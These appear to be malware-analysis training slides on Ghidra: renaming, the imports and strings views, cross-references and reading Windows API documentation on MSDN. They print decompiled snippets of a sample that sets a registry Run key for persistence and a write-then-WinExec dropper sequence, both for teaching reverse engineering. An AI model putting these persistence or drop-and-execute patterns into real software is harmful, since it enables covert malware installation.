


We “mark-up” our analysis by renaming functions to reflect their purpose as we analyze them. Start by renaming the main function so you do not need to identify it again. Each time you analyze a function rename it immediately,

even if you are not entirely certain of its purpose. Use descriptive names to reflect your understanding, such as “maybe\_decodes\_strings” or “seems\_important” or “establish\_persistence\_via\_registry”.

## Imports View

- Use references to imports to find relevant code
- Expand the *Imports* tab in the *Symbol Tree*
- Expand *ADVAPI32.DLL* tab
- Hover over function to see details




In order to do anything consequential malware will eventually need to use the Windows API. We can see which API functions are imported via the Imports view in the Symbol Tree. Expand the sub-tree for each DLL to view the imported functions from that DLL. The second half of this module is focused on import analysis so you will learn how to recognize interesting imports and trace their use throughout the program.



## Cross-Reference Analysis

- Right-click on an import and select *Show References To*
- Look for *CALL* operations to find locations in the program where the function is called
- Double-click on a *CALL* to jump to the call site



You can find the call sites for each API function by looking at the “References”. Identify interesting imports and examine their call sites. For example, *RegSetValueExA* is interesting because it changes the registry, which may indicate a host-based indicator, persistence mechanism, or other malware behavior.


## Strings View

- Use strings to find important code segments
  - ex. HBI, NBI, message printed to console, error message
- Strings workflow
  - Select Window – Defined Strings
  - Move the Defined Strings window so it is not on top of the Listing view
  - Resize or remove the columns so the String Value column is readable
  - With this configuration you can double-click on a string and the Listing view will display the string location
  - Pro-tip: Right-click on column headers and remove noisy columns like *String Representation* and *Data Type*

Just like with imports, we can look for references to strings to identify relevant code. For example, if there is a string that looks like a file path, you can look for the call site where the memory address of the string is referenced, and you may find a call to *CreateFile*.

The Strings view can be a bit confusing at first. It is suggested to configure your CodeBrowser layout so you can view the strings, disassembly, and decompilation all at once. That way you can select the string and jump to it without changing windows.


## Strings View



Here is an example of a suggested CodeBrowser screen layout that includes Strings, Listing, and Decompile. The Strings view overlays the Symbol Tree. Click the tabs at the bottom of the windows to switch between them. Practice moving windows around until you find a view that works for you.

## Strings View

- Double-click on a string and view the location of the string in memory.
- Right-click on the string name and select *Show References to <name>*




When a string is used in the program, a pointer to the string's location in memory is usually passed as an argument to a function. Ghidra tracks these "references" so you can jump to the function that uses the string. Right click on the string name in the Disassembly listing, select References, then Show References to ....

## Strings View

- Double-click on a reference to jump to the code location in *Listing* and *Decompile* views.
- Use this approach to identify important code segments
  - In this case, the registry “Run” key is set

```
undefined4 FUN_00401160(void)
{
    wchar_t *pVar1;
    wchar_t *local_14;
    HKEY local_8;


    local_14 = u_C:\Temp\evil.exe_00403020;
    pVar1 = local_14;
    do {
        local_14 = pVar1;
        pVar1 = local_14 + 1;
    } while (*local_14 != L'\0');
    RegOpenKeyExW((HKEY)0x80000002,u_Software\Microsoft\Windows\Curre_00403068,0,0xf003f,
        (PHKEY)&local_8);
    RegSetValueExW(local_8,u_Malware_004030c4,0,1,(BYTE-*)u_C:\Temp\evil.exe_00403044,
        ((int)(local_14 + -0x201810) >> 1) << 1);
    return 0;
}
```



Use this technique on any string that seems interesting and rename the functions where the string is used to reflect what you learned.

## Copy Strings

- Right-click to select a string or other data and copy it in different formats.



Don't try to drag over the string and copy, instead simply right-click and select the relevant copy type. "Copy Special" includes types like "Byte String" and "C Array".

## Highlight Objects

- Press the middle mouse button to highlight all instances of an object/name
- Helps to visualize variable usage throughout a function



```
HKEY local_8;

local_14 = u_C:\Temp\evil.exe_00403020;
pwVar1 = local_14;
do {
    local_14 = pwVar1;
    pwVar1 = local_14 + 1;
} while (*local_14 != L'\0');
RegOpenKeyExW((HKEY)0x80000002,u_Software\Microsoft\Windows\Curre_00403068,0,0xf003f,&local_8)
;
RegSetValueExW(local_8,u_Malware_004030c4,0,1,(BYTE *)u_C:\Temp\evil.exe_00403044,
((int)(local_14 + -0x201810) >> 1) << 1);
```

Press the middle mouse button to highlight all instances of an object/name. Use this frequently to study variable usage. Here we can see that the variable local\_8 is used in function calls RegOpenKeyExW and RegSetValueExW.

## Renaming

- Rename variables to make decompilation readable
- Right-click on a variable name and select *Edit Label* to change the name
- In this example we renamed *local\_8* to *hKey* to match its purpose (a handle to a registry key)



We often need to track the source of function arguments to understand the function call. The first step is to rename the variable according to its purpose, so it is easy to track throughout the function. In this example, when you see `hKey` you know it is the handle to the registry key which is much easier to read than `local_8`. The more items you rename/label, the easier the code is to read and the more it resembles the original source code.

## Renaming

- Hotkey: 'L'



```
void FUN_00401083(void)
{
    HKEY__ hKey;

    RegOpenKeyExA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f,(PHKEY)&hKey);
    RegSetValueExA((HKEY)&hKey,"Malware",0,1,(BYTE *)"C:\\Temp\\cc.exe",0xf);
    return;
}
```

Unfortunately, Ghidra can be buggy and sometimes the changes are not reflected in the Decompile view. This is another reason to become familiar with the Disassembly view.

## Comments

- Right-click on a line of code in *Decompile* view and select *Comments – Set...*
- Hotkey: ';' (semicolon)



```
HKEY__ local_8;

/* Open registry run key for persistence */
RegOpenKeyExA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f,(PHKEY)&local_8);
RegSetValueExA((HKEY)&local_8,"Malware",0,1,(BYTE *)"C:\\Temp\\cc.exe",0xf);
```

We suggest leaving comments often to describe code segments, so you do not end up analyzing the same section multiple times. Be as descriptive as possible. If you are uncertain, state it in the comment. There are five types of comments, but this basic comment is sufficient.

## Lesson 2: Application Programmer Interface (API) Analysis

### Windows API Functions

Advanced analysis often involves understanding or researching functions imported from Windows DLLs

These functions make up the Windows Application Programming Interface (API)

- Allow applications to interact with the Windows operating system
  - CreateFileA, StartService, GetUserNameW, etc.
- Many functions in the Windows API have two versions:
  - “A”-suffix version uses narrow (ASCII) strings
  - “W”-suffix version uses wide (Unicode) strings

An Application Programming Interface (API) enables the user (programmer) to interact with the operating system (Windows). Understanding the Windows API helps you understand malware behavior.

Functions that operate on ASCII strings are suffixed with “A” and functions that operate on Unicode strings use the “W” suffix. Internally, the ASCII variant of the function eventually calls the Unicode variant. It is not important to track these distinctions during analysis, just helpful to know where the suffix comes from.

hide01.11



## Microsoft Developer Network (MSDN)

The screenshot displays the Microsoft Developer Network (MSDN) Windows API Index page. The page is titled "Windows API Index" and includes a navigation bar with links to "Docs", "Documentation", "Learn", "Q&A", and "Code Samples". The main content area shows the "Windows API Index" title, a date of "05/31/2018", and a reading time of "5 minutes to read". Below the title, there is a list of API categories, including "User Interface", "Windows Environment (Shell)", "User Input and Messaging", "Data access and storage", "Diagnostics", "Graphics and Multimedia", "Devices", "System Services", "Security and Identity", "Application Installation and Servicing", "System Admin and Management", "Networking and Internet", and "Deprecated or legacy APIs". A callout box highlights the "User Interface" category and its sub-items, which include "User Interface", "Windows Environment (Shell)", "User Input and Messaging", "Data access and storage", "Diagnostics", "Graphics and Multimedia", "Devices", "System Services", "Security and Identity", "Application Installation and Servicing", "System Admin and Management", "Networking and Internet", and "Deprecated or legacy APIs".

<https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list>. Microsoft provides excellent documentation via the Microsoft Developer Network (MSDN). This image is from the main Windows API page, and shows different API categories. In practice, you are not likely to approach it from this page, you will use a search engine like Google to access the specific function page directly.

## API Analysis

- Malware can accomplish very little without utilizing Windows API functions
  - Locating and understanding these functions is critical when analyzing malware
- Function names are often self-explanatory (e.g., WriteFile, WinExec)
- Most API functions define parameters (e.g., file path, C2 URL)
  - Usually unnecessary to research every parameter during analysis
- Learn to recognize API sequences associated with malicious functionality

```
local_2c = CreateFileA((LPCSTR)local_28,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,1,0x80,(HANDLE)0x0);  
WriteFile(local_2c,local_60,local_30,&local_8,(LPOVERLAPPED)0x0);  
WinExec((LPCSTR)local_28,0);
```


Example: Malware cannot write files natively. In order to write a file, the Windows API must be leveraged. In this case CreateFileA is called to “open” the file and WriteFile is called to write it. WinExec is then used to execute the file. By examining the function arguments, we can determine what file is written and what data is written to the file.

This is not only true for Windows – most platforms feature an API for interaction with the Operating System.

hide01.ir

## API Analysis

- As necessary, research API functions to understand:
  - Functionality
  - Parameters
  - Return value



Use any search engine and the top hit is usually the MSDN entry for the function. Prepending “msdn” to your search can help.

## Reading MSDN Entries

What does this MSDN entry tell us about GetTempPathA?

- Functionality:
  - Retrieves the path of the directory used to store temporary files
- Parameters:
  - Defines two parameters:
    1. Length of the string buffer used to store the path
    2. Memory address of the path string
- Return value:
  - Success: path length
  - Failure: zero

### GetTempPathA function

12/05/2018 • 2 minutes to read

Retrieves the path of the directory designated for temporary files.

#### Syntax

```
C++  
DWORD GetTempPathA(  
    DWORD nBufferLength,  
    LPSTR lpBuffer  
);
```

#### Parameters

**nBufferLength**

The size of the string buffer identified by *lpBuffer*, in **TCHARs**.

**lpBuffer**

A pointer to a string buffer that receives the null-terminated string specifying the temporary file path. The returned string ends with a backslash, for example, "C:\TEMP\".

#### Return value

If the function succeeds, the return value is the length, in **TCHARs**, of the string copied to *lpBuffer*, not including the terminating null character. If the return value is greater than *nBufferLength*, the return value is the length, in **TCHARs**, of the buffer required to hold the path.

If the function fails, the return value is zero. To get extended error information, call [GetLastError](#).

MSDN documentation describes the function, its parameters, and its return value. Upon reading this you could rename the second argument in your Ghidra output to "temp\_path" to reflect the new contents.

## Reading MSDN Entries – Additional Context

MSDN entries often contain additional context in a “*Remarks*” section

### Remarks

The **GetTempPath** function checks for the existence of environment variables in the following order and uses the first path found:

1. The path specified by the TMP environment variable.
2. The path specified by the TEMP environment variable.
3. The path specified by the USERPROFILE environment variable.
4. The Windows directory.

Note that the function does not verify that the path exists, nor does it test to see if the current process has any kind of access rights to the path. The **GetTempPath** function returns the properly formatted string that specifies the fully qualified path based on the environment variable search order as previously specified. The application should verify the existence of the path and adequate access rights to the path prior to any use for file I/O operations.

The Remarks can help you understand how the function works in practice. Sometimes the main description is too brief, or it is missing important details that you can find here.

hide01.ir

## Reading MSDN Entries – Example Code

Entries may also contain links to example code

### Examples

For an example, see [Creating and Using a Temporary File](#).

```
// Gets the temp path env string (no guarantee it's a valid path).
dwRetVal = GetTempPath(MAX_PATH,          // length of the buffer
                      lpTempPathBuffer); // buffer for path
if (dwRetVal > MAX_PATH || (dwRetVal == 0))
{
    PrintError(TEXT("GetTempPath failed"));
    if (!CloseHandle(hFile))
    {
        PrintError(TEXT("CloseHandle(hFile) failed"));
        return (7);
    }
    return (2);
}
```

Some documentation even includes example code. This can help you understand the way the function is used in practice and in relation to other functions. You may even stumble upon malware code that is copy/pasted from the example code in the documentation, making analysis much easier!

## Windows API Prototypes

- The Syntax section of an MSDN entry contains the function prototype

### Syntax

C++
Copy

```

DWORD GetTempPathA(
    DWORD nBufferLength,
    LPSTR lpBuffer
);

```

- Function prototypes include data types (e.g., DWORD, LPSTR)

The function prototype is the syntactic description of the function name, return type, and parameters. It enables the compiler to perform type checking. We use it to understand what the arguments and return value represent.

## Windows API Prototypes – Data Units

```

DWORD GetTempPathA(
    DWORD nBufferLength,
    LPSTR lpBuffer
);

```

Unit	C type definition	Asm	Length	Meaning
BYTE	unsigned char	db	1	Unsigned 8-bit value
WORD	unsigned short	dw	2	Unsigned 16-bit value
DWORD	unsigned long	dd	4	Unsigned 32-bit value
QWORD	unsigned __int64	dq	8	Unsigned 64-bit value

A basic understanding of Windows data types is helpful for interpreting prototypes. BYTE is a single byte, WORD is 2 bytes, DWORD is 4-bytes, and QWORD is 8 bytes. DWORD is common because most malware is written for 32-bit (4-byte) x86 architecture. The “Asm” column includes the assembly representation which you may see in

Ghidra output. This can be confusing because “dw” means “Define WORD” and “dd” means “Define DWORD”, so “dw” means “WORD” rather than “DWORD”.

### Windows API Prototypes – Pointers and Strings

- String data types often begin with the prefix LP (long pointer)
- A pointer stores a memory address
- The parameter lpBuffer has type LPSTR
  - Stores the memory address of a STR
- Windows supports multiple string types
  - Additional examples:
    - CSTR
    - WSTR

```
DWORD GetTempPathA(  
    DWORD    nBufferLength,  
    LPSTR    lpBuffer  
);
```

C++

Copy

```
BOOL DeleteFileA(  
    LPCSTR lpFileName  
);
```

C++

Copy

```
BOOL RemoveDirectoryW(  
    LPCWSTR lpPathName  
);
```

A listing of Windows data types can be found here:

<https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types>

<https://docs.microsoft.com/en-us/windows/win32/learnwin32/windows-coding-conventions>



“Historically, *P* stands for “pointer” and *LP* stands for “long pointer”. Long pointers (also called *far pointers*) are a holdover from 16-bit Windows, when they were needed to address memory ranges outside the current segment. The *LP* prefix was preserved to make it easier to port 16-bit code to 32-bit Windows. Today there is no distinction — a pointer is a pointer.”

<https://docs.microsoft.com/en-us/windows/win32/learnwin32/working-with-strings>

CSTR – const char\*

WSTR – wchar\_t\*

Understanding the differences between the string types is not important at this stage.

## API Prototypes – Hungarian Notation

```
DWORD GetTempPathA(
    DWORD    nBufferLength,
    LPSTR    lpBuffer
);
```

- Microsoft uses the **Hungarian Notation** convention for Windows development
- Variable names have prefixes that suggest their type

Prefix	Variable Name	Meaning
